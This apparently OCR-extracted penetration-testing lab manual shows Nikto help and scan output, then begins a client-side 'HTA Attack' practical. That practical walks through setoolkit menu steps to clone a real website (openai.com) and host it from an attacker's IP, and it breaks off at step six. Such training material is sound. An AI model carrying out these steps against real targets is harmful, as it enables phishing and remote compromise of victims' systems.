
Web Application Assessment Tools

8.a) DIRB

DIRB is a Web Content Scanner. It looks for existing (and/or hidden) Web Objects.

1. $ dirb


Output: Web Content Scanner



2. $ dirb-gendict:

Generate dictionary incrementally


Output:



8.b) Burp suite:


Burp Suite is an integrated platform for performing security testing of web applications.

User interface:



$ burpsuite - -help

Output:



8.c) Nikto

Nikto is an open-source web server scanner which performs comprehensive tests against web servers for multiple items.

1. $ **nikto -help**

Output:

```
root@kali:~# nikto -help
Unknown option: help

       -config+            Use this config file
       -Display+           Turn on/off display outputs
       -dbcheck            check database and other key files for syntax errors
       -Format+            save file (-o) format
       -Help               Extended help information
       -host+              target host/URL
       -id+                Host authentication to use, format is id:pass or id:pass:realm
       -list-plugins       List all available plugins
       -output+            Write output to this file
       -nossl              Disables using SSL
       -no404              Disables 404 checks
       -Plugins+           List of plugins to run (default: ALL)
       -port+              Port to use (default 80)
       -root+              Prepend root value to all requests, format is /directory
       -ssl                Force ssl mode on port
       -Tuning+            Scan tuning
       -timeout+           Timeout for requests (default 10 seconds)
       -update             Update databases and plugins from CIRT.net
       -Version            Print plugin and database versions
       -vhost+             Virtual host (for Host header)
                + requires a value

        Note: This is the short help output. Use -H for full help text.
```

2. Let's see a very simple example of how to use Nikto in scanning websites for some vulnerability.

```
ubuntu@ip-172-31-15-173:~$ nikto -h 172.31.15.173
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          172.31.15.173
+ Target Hostname:    ip-172-31-15-173.ap-south-1.compute.internal
+ Target Port:        80
+ Start Time:         2023-01-12 14:25:04 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0x7c0 0x5f019ae006330
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, HEAD, GET, POST
+ OSVDB-561: /server-status: This reveals Apache information. Comment out appropriate line in httpd.conf or restrict access to allowed hosts.
+ 6544 items checked: 0 error(s) and 4 item(s) reported on remote host
+ End Time:           2023-01-12 14:25:11 (GMT0) (7 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
ubuntu@ip-172-31-15-173:~$
```


PRACTICAL NO: 9

Client-side attacks


9.a) HTA Attack

This type of attack is a simple HTML application that can provide full access to the remote attacker.


Step 1 – Open setoolkit on Kali Linux(Attacker's System)




Step 2 – Select Option 2 – Website Attack Vector




Step 3 – Select Option 7 – HTA Attack Vector




Step 4 – Select option 2 - Site Cloner




Step 5 – Enter the site to be cloned – https://openai.com, then, enter attacker's system IP and port on which the attack needs to be hosted.




Step 6 – The site is being cloned and preparation is started.

